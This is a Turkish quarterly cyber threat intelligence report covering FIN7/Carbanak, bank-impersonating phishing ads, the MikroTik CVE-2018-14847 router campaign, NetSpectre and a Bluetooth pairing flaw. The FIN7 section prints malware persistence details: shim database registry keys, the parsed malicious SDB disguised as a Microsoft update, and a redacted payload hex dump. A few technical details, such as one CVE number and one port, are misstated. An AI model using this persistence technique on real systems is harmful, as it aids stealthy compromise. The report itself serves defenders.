SİBER TEHDİT DURUM RAPORU

TEMMUZ-EYLÜL 2018

STM MÜHENDİSLİK TEKNOLOJİ DANIŞMANLIK

thinktech STM Teknolojik Düşünce Merkezi

İÇİNDEKİLER

GİRİŞ

Geçtiğimiz üç aya damgasını vuran olaylar şüphesiz ki sponsorlu reklamlar ve zararlı yazılımlar oldu. Tehlikenin trend olduğu söylenebilir mi? Evet. Birçok banka adı kullanılarak yapılan oltalama saldırıları ağırlıklı olarak mobil kullanıcıları etkilese de bu saldırılar tüm internet kullanıcılarını tehdit etmektedir. Nisan-Haziran 2018 Dönem Raporumuzda da belirttiğimiz gibi; sosyal mühendislik saldırılarının güncel gelişmeler üzerinden sofistike saldırı trendleri ile karşımıza çıkmakta olduğunu görmeye devam etmekteyiz.

Sürekli gelişim mottosu ile tehdit saçan saldırı grupları yeni saldırı trendleri ile karşımıza çıkmaya devam ediyor. Yeni ortaya çıkan saldırı grupları klasik siber suç örgütleri tanımının dışında kalarak yetenek setlerine yeni nesil yöntemler katıp daha tehlikeli hale geliyorlar. Önceki raporlarımızda da değindiğimiz Carbanak tehdidinden sonra FIN7 isimli siber saldırı grubu finans sektörünün yeni tehdidi olmaya aday görünüyor. Birçok güvenlik araştırmacısının ise kafasında aynı soru var: FIN7 ile Carbanak grubunun bir bağlantısı var mı?

Günümüzde sosyal medya platformlarının toplumun her kesimine hitap etmesi büyük bir avantaj olarak değerlendiriliyor. Ancak bu devasa bağlantı çemberinin içinde neler oluyor? Saldırganlar bu sosyal ağları oltalama saldırılarını yaymak için kullanıyor ve her defasına değişik ölçülerde de olsa başarı sağlıyorlar. Yakın zamanda finansal değerlerdeki oynamalar üzerine siber saldırganlar, popüler finansal kurumları taklit edip sahte hediye kampanyaları oluşturarak oltalama saldırıları gerçekleştirdiler. Burada dikkat çeken bir husus oltalama saldırısının reklam şeklinde servis edilmesi oldu.

Ransomware fidye yazılımı dalgasıyla siber saldırıların ağırlıklı olarak "hızlı para kazanma" hedefine yöneldiğinden daha önceki raporlarımızda bahsetmiştik. Mobil bankacılık ile kripto para madenciliğinde kullanıcı aktivitesinin artmasıyla saldırı trendlerinin de bu alanlara yönelmesi, bu konuda daha dikkatli olunması gerektiğini ortaya koyuyor. Bazı yönlendirici cihazlarda keşfedilen zafiyetler ve güvenlik araştırmaları sonucunda servis edilen ürün yamalarının zamanında yüklenmemesi sonucunda birçok kripto işlem servis sağlayıcısı hacklendi ve birçok yönlendirici cihaza kripto madencilik zararlısı bulaştırıldı.

Hepimizin bildiği gibi mobil cihazlardaki uygulamalar günlük hayattaki birçok işi kolaylaştırıyor. Ancak mobil cihaz kullanımının artması bu cihazlara yönelik tehditlerin artmasına de neden oluyor. Son zamanlara popüler uygulama marketlerindeki zararsız görünümlü zararlı yazılımlar hakkında sık sık haberler görmekteyiz. Mobil platformda Exobot, Remcos RAT, Red Alert 2.0; işletim sistemi ve web tarayıcı platformlarında ise MEGa.nz eklentisi dönem raporumuz kapsamında incelendi. Zararlıların dağıtıldığı oltalama saldırılarında resmi makamlardan verilen belgelerin taklit edildiği ve milli duyguları sömürmeyi amaçlayan içeriklerin kullanıldığı dikkat çekti.

Bug Bounty programları, dijital pazara hitap eden servis sağlayıcı firmaların ürünlerindeki açıklığın tespit edilip uygun yamalar üretilmesi için geliştirdiği programlardır. Bu programlar sayesinde birçok açıklık için yama üretilmekte ve hizmet alanların daha güvende olması sağlanmaktadır. Güvenlik araştırmacıları söz konusu firma ile iletişime girerek buldukları zayıflıkları bildirmekte ve böylece açıklığın kötü amaçlı istismar edilmesinin önüne geçilmektedir. Ancak programın en hassas noktası burasıdır, çünkü bazı durumlarda kötü niyetli araştırmacılar güvenlik zafiyetlerini firmayla paylaşmayarak illegal yollardan kazanç elde etmek için dağıtma veya satma yoluna gitmektedir. Bazı durumlarda ise herhangi bir maddi kazanç amacı taşımadan zafiyeti yaymaktadırlar. Benzer bir durum geçtiğimiz günlerde gerçekleşti, Windows 10 üzerinde sıfırıncı gün açığı (zero-day) keşfeden bir araştırmacı açığı Microsoft ile paylaşmak yerine github'dan yayınlamayı tercih ederek sisteminin kullanıcılarını tehlikeyle karşı karşıya bıraktı. Araştırmanın devamını raporumuzda bulabilirsiniz.

Fax teknolojisi geçmişten günümüze kullanım alanını farklı bir teknolojiye kaptırmamış ender teknolojilerden biridir. Teknolojiyle birlikte yenilenen ve bazı yazıcı cihaz modellerine entegre edilen fax makineleri artık internet ağımızın bir parçası olmuş durumda. Peki, e-posta trafiğimizden gelen zararlı içerikli e-postalar fax makinemize de gelebilir mi? Sorunun cevabı Faxploit analizimizde.

Siber saldırıların ağırlıklı olarak dijital cihazlar arası iletişim üzerinden gerçekleştiği siber uzayda, insan-bilgisayar etkileşimi üzerinden gerçekleşen saldırıların geri planda kaldığını düşünüyorsanız yanılıyorsunuz. İşletim sistemi hak yükseltme, ortam analizi ve fiziksel etkileşim analizleri üzerine yapılan çalışmalar sonucunda ortaya çıkan yeni saldırı trendleri siber uzaydaki birçok kullanıcıyı tehdit ediyor. Bluetooth üzerinde keşfedilen bir zafiyet ile ortadaki adam saldırılarına karşı savunmasız olmanız veya klavye kullanım stiliniz nedeniyle parolalarınızın tahmin edilmesi işten bile değil. Ayrıca, cihazınızdan çıkan sesin işlenmesi ve monitörünüzden sızan ışık frekanslarının analiz edilmesinin yanı sıra mobil cihaz kilidinizi açarken oluşan mikro sesler kullanılarak ortam izleme ve parola ele geçirme amaçlı saldırılar geçekleştirilebiliyor.

Bu dönemin özel makale konusunu son zamanlarda önem kazanan ihtiyaçlardan yola çıkarak "Kritik Altyapıların Güvenliği" olarak belirledik. Hazırladığımız makaleyi "Dönem İnceleme Konusu" başlığı altında raporumuzun sonunda bulabilirsiniz.

Kamu, üniversiteler ve özel sektörden siber güvenlik uzmanlarının katılımı, yarattığı farkındalık ve eğitici özellikleriyle Türkiye'nin en kapsamlı siber güvenlik etkinliği olma özelliğini taşıyan STM Capture The Flag (Bayrağı Yakala) Yarışması'nın dördüncüsünü 31 Ekim 2018 tarihinde Ankara'da gerçekleştireceğiz. Etkinliğimiz ile ilgili bilgilere https://ctf.stm.com.tr linkinden ulaşabilirsiniz.

SİBER TEHDİT İSTİHBARATI

1. FIN7 | Finans Sektörü Odaklı Siber Suç Örgütü

FIN7, ilk kez 2013 yılında başlattığı siber saldırılarla gündeme gelen ve 2016 yılının sonuna doğru FireEye tarafından hazırlanan bir raporla birçok siber suç örgütüyle ilişki içinde olduğu tespit edilmiş bir siber suç örgütüdür. Fin7'yi diğer siber saldırgan gruplardan ayıran özellik grubun basit bir siber suç örgütü veya bir APT grubu olmamasıdır. Aslında FIN7'nin siber suç grubu Carbanak ile aynı örgüt olup olmadığı konusunda da uzun bir süre belirsizlik yaşanmıştır.

Hem FireEye'daki hem de Booz Allen Hamilton'un Cyber4Sight bloğundaki araştırmacılar, FIN7 ve Cobalt çetesinin taktikleri arasındaki güçlü benzerliklere dikkat çekmişlerdir. Bugün bu grupların bir ve aynı olduğu ya da belirli zamanlarda belirli bir kapasitede birlikte çalıştıklarını tahmin edilmektedir.

FIN7, finansal kimlik verilerini, hatta finansla ilgili her türlü veriyi elde etmek için faaliyet yürütmektedir. Grubun yaptığı saldırılarla kendisini ilk duyurduğu sektörler bankacılık, perakende ve konaklama sektörleri olmuştur. Grubun saldırılarda kullandığı yöntemlere ve saldırı vektörlerine aşağıda yer verilmiştir.

- Ülkelere ve kurumlara özel hazırlanmış kimlik avı e-postaları ve dokümanları,
- DOCX ve RTF belgelerine gömülmüş zararlı içerikler,
- PowerShell komutlarının ve Microsoft Dinamik Veri Değişiminin (DDE) kullanımı,
- Perakende mağazalarındaki POS sistemlerine sızma.

Yukarıda anılan yöntemler, grubun finansal amaçlı saldırılar yaptığı kanısını güçlendirmektedir. Grubun 3600'den fazla şirketten 15.000'i aşkın kredi kartı bilgisi çaldığı bilinmektedir. Amerika Birleşik Devletleri Adalet Bakanlığı şu ana kadar Ukrayna asıllı 3 kişiyi FIN7 üyesi oldukları gerekçesiyle tutuklamıştır. Bu isimler; Dmytro Fedorov (44), Fedir Hladyr (33) ve Andrii Kopakov (30) olarak kamuoyuna yansımıştır[3].

Grubun gerçekleştirdiği bütün saldırılarda başlangıç vektörü olarak "Oltalama Saldırısı" (*phishing*) yöntemini kullandığı görülmüştür. Bu da bize saldırılarda kilit hedefin son kullanıcılar yani insanlar olduğunu gösteriyor. Grubun sadece Amerika ve çevresindeki kurumlara gerçekleştirdiği saldırılardan elde ettiği finansal verilerin ve paraların maddi değerinin milyonlarca dolar olduğu tespit edilmiştir.

FIN7'nin bugüne kadar hedef aldığı kurum/kuruluş ve şirketler incelediğinde öncelikle

- Restoranlar,
- Yardım Kuruluşları,
- Bahis ve Kumar Siteleri,
- Enerji Sektörü,
- Finans Sektörü,
- Yazılım Sektörü,
- Seyahat Sektörü,
- Eğitim Sektörü,
- Haberleşme Sektörü,
- Kamu Kurumları ve
- Danışmanlık sektörünün hedef alındığı gözlemlenmiştir.

FIN7 grubu, saldırılarında sıklıkla kullanılan gizlenme metotlarının aksine farklı yöntemler izlemiştir; örneğin Nisan 2017'de gerçekleştirdikleri bir saldırıda LNK dosyaları ve VBScriptleri aracılığıyla mshta.exe isimli bir dosyayı çalıştırmıştır. Burada dikkat çeken nokta, Office dokümanlarının makro çalıştırma özelliği ile "CARBANAK Backdoor" olarak bilinen post-exploitation araçlarının kullanılmasıdır.

1.1. Carbanak Backdoor Nedir?

FIN7'nin milyonlarca dolar nakit ve binlerce kredi kartı bilgisi çalmak için kullandığı bir zararlı yazılım olan Carbanak Backdoor, kurbanın sisteminde kendini belli etmeden kalıcı hale gelerek uzun süre boyunca bilgi edinebilmekte ve gerektiğinde uzak sunucuyla bağlantı kurarak topladığı bilgileri aktarabilmektedir. FIN7'nin Gelişmiş Kalıcı Tehdit (*Advanced Persistent Threat*) saldırılarının en önemli faktörü de bu arka kapıdır. Shim database adı verilen bir uygulama ortamda kalıcı olabilmek için sistemin "Service Control Manager" bölümünün bulunduğu hafıza kısmına bir zararlı enjekte eder. Daha sonra CARBANAK adı verilen bir "arka kapı işlemi" sistemde çalışmaya başlar. Microsoft'a göre shim, API organizasyonunu sağlayan küçük bir kütüphanedir. Fakat bu uygulamanın içi değiştirilerek zararlı hale getirilmiştir. Shim Database'i bir sisteme kaydetmenin birden fazla yöntemi vardır, bunlardan biri komut satırını kullanarak sdbinst.exe dosyasını yapılandırmaktır. ShimDb sdbinst.exe ile kaydedildiğinde iki kayıt anahtarı oluşturulmaktadır. Aşağıda kayıt anahtarlarına yer verilmiştir:

```
HKLM\SOFTWARE\Microsoft\WindowsNT\CurrentVersion\
AppCompatFlags\Custom

HKLM\SOFTWARE\Microsoft\WindowsNT\CurrentVersion\
AppCompatFlags\InstalledSDB
```

ShimDb sisteme kayıt olduktan sonra shim database dosyası (".sdb" dosya uzantılı) 32 bit sistem için "C:\Windows\AppPatch\Custom" veya 64 bit sistem için

"C:\Windows\AppPatch\Custom\Custom64" kısımlarına kopyalanır.

Zararlı Shim Database yüklenirken FIN7 "sdbinst.exe" 'yi çalıştıran özel bir Base64 ile şifrelenmiş bir PowerShell betiği kullanmaktadır.

Yüklenmiş olan custom bir shim:

```
system32\sdbinstexe-.q..-.p..".%.s."
```

Zararlı shim database örneği:

```
C:\Windows\Temp\sdbE376.tmp
```

Shim database kayıt sonrası dosya dizini;

```
C:\Windows\AppPatch\Custom\Custom64\{8a2ccc5d-5332-
7116-d3c1-a843714e9ad4}.sdb
```

Shim Database kayıt anahtarları:

Registry Key Path:
HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\AppCompatFlags\InstalledSDB\{8a2ccc5d-5332-7116-d3c1-a843714e9ad4}\

ValueName: DatabasePath
Text: C:\Windows\AppPatch\Custom\Custom64\{8a2ccc5d-5332-7116-d3c1-a843714e9ad4}.sdb


ValueName: DatabaseType
Text: 65536

ValueName: DatabaseDescription
Text: Microsoft KB2832077

ValueName: DatabaseInstallTimeStamp
Text: 131314968194067341

Registry Key Path:
HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\AppCompatFlags\Custom\services.exe\

ValueName: {8a2ccc5d-5332-7116-d3c1-a843714e9ad4}.sdb
Text: 131314968194067341



Şekil 1: Yükleme sonrası güncelleme şeklinde görünen zararlı

Parse edilmiş shim database dosyası:

```
<DATABASE>
 <NAME type='stringref'>Microsoft KB2832077</NAME>
 <DATABASE_ID type='guid'>8a2ccc5d-5332-7116-d3c1-a843714e9ad4</DATABASE_ID>
 <OS_PLATFORM type='integer'>0x2</OS_PLATFORM>
 <PATCH>
  <NAME type='stringref'>ServicesFix01</NAME>
  <PATCH_BITS type='hex'>0200<REDACTED>0000</PATCH_BITS>
 </PATCH>
 <EXE>
  <NAME type='stringref'>services.exe</NAME>
  <APP_NAME type='stringref'>Microsoft Services</APP_NAME>
  <EXE_ID type='hex'>a3cc6475-d421-0249-a69a-bb2dad06e581</EXE_ID>
  <MATCHING_FILE>
   <NAME type='stringref'>services.exe</NAME>
   <COMPANY_NAME type='stringref'>Microsoft Corporation</COMPANY_NAME>
  </MATCHING_FILE>
  <PATCH_REF>
   <NAME type='stringref'>ServicesFix01</NAME>
   <PATCH_TAGID type='integer'>0x60</PATCH_TAGID>
  </PATCH_REF>
 </EXE>
</DATABASE>
```

```
opcode: PATCH_REPLACE
module name: services.exe
rva: 0x0001407c
unk: 0x00000000
payload:
 00000000: 40 55 53 57 48 8D 6C 24  B9 48 81 EC 90 00 00 00  @USWH.l$.H.....
 <REDACTED>
 00000220: 7C 24 18 C3 90 90 90 E8  52 00 00 00 5C 00 52 00  |$.....R...\.R.
 00000230: 45 00 47 00 49 00 53 00  54 00 52 00 59 00 5C 00  E.G.I.S.T.R.Y.\.
 00000240: 4D 00 41 00 43 00 48 00  49 00 4E 00 45 00 5C 00  M.A.C.H.I.N.E.\.
 00000250: 53 00 4F 00 46 00 54 00  57 00 41 00 52 00 45 00  S.O.F.T.W.A.R.E.
 00000260: 5C 00 4D 00 69 00 63 00  72 00 6F 00 73 00 6F 00  \.M.i.c.r.o.s.o.
 00000270: 66 00 74 00 5C 00 44 00  52 00 4D 00 00 00 58 C3  f.t.\.D.R.M...X.
```


FIN7 gibi tehdit aktörlerinin en önemli özelliklerinden biri de dijital sertifikaları geçerli gösterebilmeleridir. Kendi oltalama dokümanlarını dijital olarak imzaladıklarında birçok güvenlik kontrolünü geçmekte ve Office dokümanlarına ekledikleri makroları çalıştırabilmektedirler.

FIN7 grubu, saldırı yapacağı şirket hakkında telefon görüşmeleriyle (sosyal mühendislik saldırısı) bilgi elde etmektedir. Daha sonra oltalama saldırısı başlatmakta ve o kuruma güvenli bir yerden geldiği izlenimi veren e-postalar yollamaktadır. E-postalarda mail tracker sistemi bulunmaktadır. Phishing için kullandıkları teknikler ve şablonlar çok güçlü ve legal bir devlet kurumundan gelmiş gibi gözükmekte olup ayırt etmek oldukça zordur. 2017'nin başlarında "gıda zehirlenmesi" adı altında spear phishing saldırısı yapmıştır. Gıda Zehirlenmesi isimli kampanyada kullanılan e-postaların içinde zararlı bir eklenti kullanılmıştı.

1.2. Yapılan Saldırılar;

- FIN7 tarafından Kuzey Amerika'da ABD'ye karşı siber saldırı [Doğrulandı]
- Carbanak hackerlerinin hedef bankalara saldırı planı [Doğrulandı]
- FIN7 tarafından JScript'e karşı Bateleur siber saldırısı [Doğrulandı]
- FIN7'nin dosyasız zararlı yazılımla restoranlara saldırısı [Doğrulandı]
- Fin7 hackerlerinin Saks Fifth Avenue ve Lord & Taylor Stores'dan 5 milyon dolarlık ödeme kartı verisi çalması [Doğrulandı]

Şekil 2: Bankacılık oltalama saldırısı yanıltma ekranı (sponsorlu)



Şekil 3: Bankacılık oltalama saldırısı, sponsorlu reklamlar

2. Sosyal Medya Üzerinden Yürütülen Oltalama Kampanyası

STM Siber Tehdit Analistlerince, 2018 yılının üçüncü çeyreğinde siber saldırganlar tarafından özellikle sosyal medya platformları üzerinden Türkiye'ye yönelik oltalama saldırısı kampanyaları düzenlendiği tespit edilmiştir. Söz konusu siber saldırı kampanyalarının sosyal medya platformları üzerinden reklam vererek, bankalar tarafından düzenlenen promosyonlar veya kart aidatlarının geri ödendiğine dair kişileri yanıltacak reklam görselleri ve web sayfaları kullanılarak gerçekleştirildiği gözlemlenmiştir. Sosyal medya üzerinden yayınlanan reklamda bahsi geçen bankaların web sayfalarına benzer sahte web sayfaları aracılığıyla kişilerin kişisel bilgilerinin yanı sıra kredi kartı bilgilerinin istendiği tespit edilmiştir.

Bu kapsamda STM Siber Tehdit Analistlerince yapılan incelemelerde, bu saldırılarda bankaların web adreslerine benzer alan adlarının kullanıldığı saptanmıştır. Birçok farklı kombinasyon ile alınan bu alan adlarında genel olarak "internetsubesi-*bankaadı*-online.com", "*bankaadı*-bireysel-subeniz.com", "*bankaadı*-mobilbankacilik.com", "*bankaadı*-80yil-duyuru.com", "*bankaadı*-online-mobilbasvuru.com", "*bankaadı*kartaidati.com", "bankaadı-kartaidatiiade.com" gibi çeşitli kalıpların ve birçok farklı bankanın adının kullanıldığı tespit edilmiştir. Ayrıca atak vektörünü güçlendirmek ve yayılım hızını arttırmak adına sosyal medya platformlarının reklam verme özelliklerini kullandıkları gözlemlenmiştir. Bu reklam öğelerinde, otomobil, telefon, altın gibi ödül öğelerinin yanı sıra kart aidatının iadesi gibi öğeleri de kullandıkları saptanmıştır.

Bu tarz oltalama saldırılarının, farklı içerik ve yöntemlerle de olsa devam edeceği öngörülmektedir. Bu anlamda kişilerin, sosyal medya platformları, e-postalar ve kısa mesajlar aracılığıyla kurumlar tarafından yapılan kampanya görünümlü içeriklere karşı daha dikkatli olması gerekmektedir. Kişisel bilgilerin istenmesi durumunda bahsi geçen kurumla iletişime geçilerek konu hakkında bilgi alınıp teyit edilmesi tavsiye edilmektedir.

SİBER SALDIRILAR

3. MikroTik Yönlendiricileri Hacklendi

Ağustos 2018'de yüz binlerce yamalanmamış MikroTik yönlendiricinin istismar edilerek, bu yönlendiricilere bağlanan bilgisayarlara kripto para madenciliği yapan bir yazılım yüklendiği tespit edildi. Zararlı yazılım kampanyası, Letonyalı ağ donanım sağlayıcısı Mikrotik'e ait dünya çapında 210.000'den fazla yönlendiriciyi etkiledi.


Saldırganların, nisan ayında MikroTik yönlendiricilerin Winbox bileşeninde keşfedilen bir zafiyetten yararlandığı tespit edildi. Bu durum insanların güvenlik yamalarını zamanında uygulama konusundaki dikkatsizliğinin ne gibi sonuçları olduğunu bir kez daha gösterdi. Güvenlik açığının saldırganın yamalanmamış herhangi bir MikroTik yönlendiriciye kimliği doğrulanmamış, uzaktan yönetimsel erişim elde etmesine olanak sağlaması saldırı kampanyasının dünya çapında geniş bir alana yayılmasında önemli rol oynadı.

Saldırı kampanyasının ilk olarak Brezilya'daki 183.700 Mikrotik yönlendiricinin hedef alınmasıyla başladığı, daha sonra diğer saldırganların da bu güvenlik açığından faydalanmasıyla küresel ölçekte yayıldığı değerlendirilmektedir. Yayılma sürecinde dikkat çeken bir diğer husus ise başta Moldova'da olmak üzere çevre ülkelerde biri 25.500, diğeri de 16.000 MikroTik yönlendiriciyi bilinen bir CoinHive servisindeki zararlı kripto para madenciliği kodunu kullanarak istismar eden benzer iki zararlı yazılım tespit edilmesi oldu.

Saldırganların, kullanıcıların yamalanmamış bir yönlendirici kullanarak ziyaret ettiği her web sayfasına CoinHive Javascripti içeren bir hata sayfası enjekte ederek bilgisayarları farkında olmadan saldırgan için Monero kripto para madenciliğine zorladığı tespit edildi. Saldırının en dikkat çeken noktası, saldırganların birkaç ziyaretçisi olan web sitelerini izlemek ya da son kullanıcıların bilgisayarlarında zararlı yazılım çalıştırmak için karmaşık yöntemler kullanmak yerine bir seferde çok sayıda cihazı istismar etmesi oldu.

Yama eksikliği ile geniş alana yayılan bu saldırıdan korunmak için belirtilen zafiyetle ilgili olarak nisan ayından beri mevcut olan tek bir yamanın geçilmesini yeterli olmaktadır. Saldırıdan yaklaşık bir ay sonra Eylül 2018'de ele geçirilen 7.500 MikroTik yönlendiricinin, Socks4 vekil sunucularının kötü amaçlı kullanılmasını sağlayarak ağ trafiğinin saldırganların eline geçmesine neden olduğu ortaya çıktı. Temmuz 2018'den bu yana artış gösteren saldırılarda istismar edilen zafiyetin CVE-2018-14847 olduğu tespit edildi.

CVE-2018-14847 açığı ilk olarak WikiLeaks tarafından CIA Vault7 dosyasının bir parçası olarak açığa çıkarıldı ve zafiyetin nasıl istismar edileceğine dair kod bir



Şekil 4: CVE-2018-14847 Zafiyetine Sahip MikroTik Yönlendiricilerin Dağılımı

hacking aracı olan Chimay Red'e eklendi. Chimay Red'in *Winbox Any Directory File Read (CVE-2018-14847)* ve *Webfig Remote Code Execution* zafiyetlerini istismar ettiği bilinmektedir.

Winbox ve Webfig'in iletişim portu olarak TCP/8291, TCP/80 ve TCP/8080'i kullanılmaktadır. Yapılan araştırmalar sonucunda 5 milyon cihazın TCP/8921 portunun dışarıya açık olduğu bunların 1,2 milyonunun MikroTik cihaz olduğu ve yaklaşık 370.000 cihazın belirtilen zafiyeti (CVE-2018-14847) içerdiği tespit edildi[25].

Elde edilen saldırı verileri sonucunda ortaya çıkan atak senaryoları aşağıda listelenmektedir.

- **CoinHive Madencilik Kodu Enjekte Edilmesi**

MikroTik RouterOS HTTP proxy etkinleştirildikten sonra saldırganlar HTTP proxy isteklerini CoinHive web kripto para madenciliği kodu enjekte eden yerel bir HTTP 403 sayfasına yönlendirir. Ancak bu şekilde kullanılan bir madencilik kodu, tüm dış web kaynakları saldırganların kendileri tarafından belirlenen ACL'ler (Access Control List) tarafından engellendiğinden çalışamaz.

- **Socks4 Vekil Sunucunun Kötü Amaçlı Etkinleştirilmesi**

Genellikle TCP/4153 portunu kullanan Socks4 proxy yapılandırması yalnızca 95.154.216.128/25 IP aralığına erişim izni vermektedir. Sistem, saldırgan kontrolü ele geçirdikten sonra yeniden başlatılsa bile periyodik olarak son IP adresini saldırganın URL'ine erişerek raporlamak üzere yapılandırılır ve bu sayede hedef sistemde kalıcı olmayı başarır. Saldırgan ele geçirilmiş Socks4 proxyden yararlanarak daha fazla MikroTik RouterOS cihazı taramaya devam eder.

- **Eavesdropping**

MikroTik RouterOS cihazları yönlendirici üzerindeki paketleri yakalar ve bunları belirli bir Stream sunucusuna gönderir. Bu özellik saldırganlar tarafından istismar edilerek trafiğin saldırganların kontrolündeki bir IP adresine yönlendirilmesi sağlanabilir.

4. NetSpectre Saldırısı

Temmuz 2018'de bir grup araştırmacı, bir saldırganın hedef sistemde ağ üzerinden veri çalmasına olanak sağlayan, Spectre saldırısının bir varyasyonu olan ve NetSpectre olarak adlandırılan bir saldırı yöntemi keşfetti.

Spectre varyant 1 (CVE-2017-5733) gibi spekülatif yürütme (*speculative execution*) mekanizmasındaki bir açıktan faydalanan NetSpectre, uzak bir yan kanal saldırısı olarak tanımlanmaktadır. Spekülatif yürütme, gerçek olması muhtemel kabul edilen varsayımlara dayanan yönergeleri, spekülatif olarak yürüten modern işlemcilerin tasarımının temel bir bileşenidir. Varsayımların geçerli olduğu ortaya çıkarsa yürütme devam eder. Bu durum saldırganın *previously secured* CPU belleğinden parolaları, kriptografik anahtarları ve diğer hassas bilgileri çıkarabilmesi için zararlı kod yazmasına ve çalıştırmasına izin verebilir.

Hedef sistemde saldırgan kontrolünde bir kod girişine ihtiyaç duymayan NetSpectre saldırısının milyarlarca cihazı etkilediği bilinmektedir. Spectre saldırısına benzer şekilde, uzak saldırının yapılabilmesi için hedef kodda Spectre gadget bulunması gerektiği de bilinmektedir. Açık ağ arabiriminde veya API'da gerekli Spectre araçlarını (Spectre gadget) içeren sistemlerin uzak Spectre saldırısıyla, ağ üzerinden rasgele bellek okumaya izin verebileceği ifade edilmektedir. Saldırgan, kurbana yalnızca bir dizi istek göndererek yanıt süresini ölçer ve böylece bu bilgiyi kurbanın belleğinden gizli bir değer sızdırmak için kullanır[13].

Zafiyetin Intel'e Mart ayında bildirildiği ve yayınlanan bir dizi yama sayesinde açığın kapatıldığı bilinmektedir. Bu nedenle daha önceki Spectre saldırısında kodlarını ve uygulamalarını güncelleyenlerin bu saldırı hakkında endişelenmesine gerek yoktur. Güvenlik sorunlarının sadece yama üretmekle giderilemeyeceğinin farkında olan Intel, Spectre varyant 1 ile ilgili olan yeni işlemci zafiyetlerinin bulunabilmesi için 100.000 dolarlık bir bug bounty programı başlattı ve bundan yaklaşık iki hafta sonra NetSpectre saldırısının detayları açıklandı.

5. Yeni Bluetooth Zafiyeti Milyonlarca Cihazı Etkiliyor

Son dönemde sıklıkla karşımıza çıkan Bluetooth zafiyetlerine Temmuz 2018'de bir yenisi eklendi. Kritiklik seviyesi yüksek olan bir zafiyet (CVE-2018-5383) nedeniyle bilgisayar korsanlarının hedeflerinde olan cihaza yakın durumda olması halinde bu cihaza ilişkin Bluetooth trafiğini dinleyebildiği ve maniple edebildiği tespit edildi. CVE-2018-5383 zafiyeti; Apple, Broadcom, Intel ve Qualcomm gibi üreticilere ait cihazlar başta olmak üzere birçok cihazdaki donanım yazılımlarını ve işletim sistemlerini etkileyebilmektedir.

Sözü geçen güvenlik zafiyeti iki Bluetooth özelliği ile ilintilidir:

- İşletim sistemine ait Güvenli Bağlantı Eşleme fonksiyonunun Bluetooth düşük enerji modülü
- Donanım yazılımına ait Güvenli Bağlantı Eşleme fonksiyonunun BR/EDR (Basic Rate/Enhanced Data Rate) modülü

İsrail Teknoloji Enstitüsünden araştırmacılar, Bluetooth protokolünün güvenli eşleşme sırasında yukarıda belirtilen iki özelliği destekleyen cihazların hava kanalı üzerinden kendilerine ulaşan açık anahtarı doğrulamasının zorunlu tutulmadığını tespit ettiler. Bu nedenle bazı üreticilere ait olan ve bu iki özelliği destekleyen cihazlar, Diffie-Hellman anahtar değişme sürecinde açık anahtarların oluşturulmasında kullanılan eliptik eğri değişkenlerini doğrulayamamaktadır. Dolayısıyla, eşleşme sürecinde cihaza yakın durumda olan yetkisiz bir kullanıcı veya bilgisayar korsanının ortadaki adam saldırısı gerçekleştirerek kriptografik anahtarı ele geçirmesi, cihazdan bilgi çalması ve zararlı yazılım yüklemesi mümkün olmaktadır[22].

Bluetooth Special Interest Group bu konuyla ilgili yaptığı açıklamada şunu belirtmiştir: "Bu tip saldırıların başarılı olabilmesi için saldırgan cihazın zafiyeti bulunan ve eşleşme sürecinde olan iki cihaza yakın durumda olması gerekmektedir. Saldırgan cihaz açık anahtarı ele geçirdikten sonra hedef cihaza onay paketi göndermekte ve kısa bir süre içinde zararlı paketi bu cihaza yükleyebilmektedir. Ancak cihazlardan sadece birinde bahsedilen zafiyet varsa saldırı girişimleri başarısız olmaktadır"[22].

Zafiyetin ortaya çıkmasından kısa süre sonra Carnegie Mellon Üniversitesi CERT birimi tarafından bu Bluetooth zafiyetinin teknik detaylarının yer aldığı bir güvenlik tavsiyesi yayınlandı. Buna göre; Bluetooth teknolojisi cihazlar arasında şifreli iletişimi sağlamak için eliptik eğri Diffie-Hellman (ECDH) anahtar değişim protokolünü kullanmaktadır. ECDH anahtar değişme süreci özel ve kapalı anahtarların paylaşımlı eşleşme anahtarı üretimi için değişiminden oluşmaktadır. Bu cihazlar, kullanılan eliptik eğri değişkenleri için mutabık olmalıdırlar ancak bazı durumlarda bu değişkenlerin doğrulanmaması nedeniyle saldırganların cihaza yeterli mesafede olmaları halinde geçersiz bir açık anahtar kullanarak oturum anahtarını yüksek olasılıkla oluşturabildiği görülmüştür.

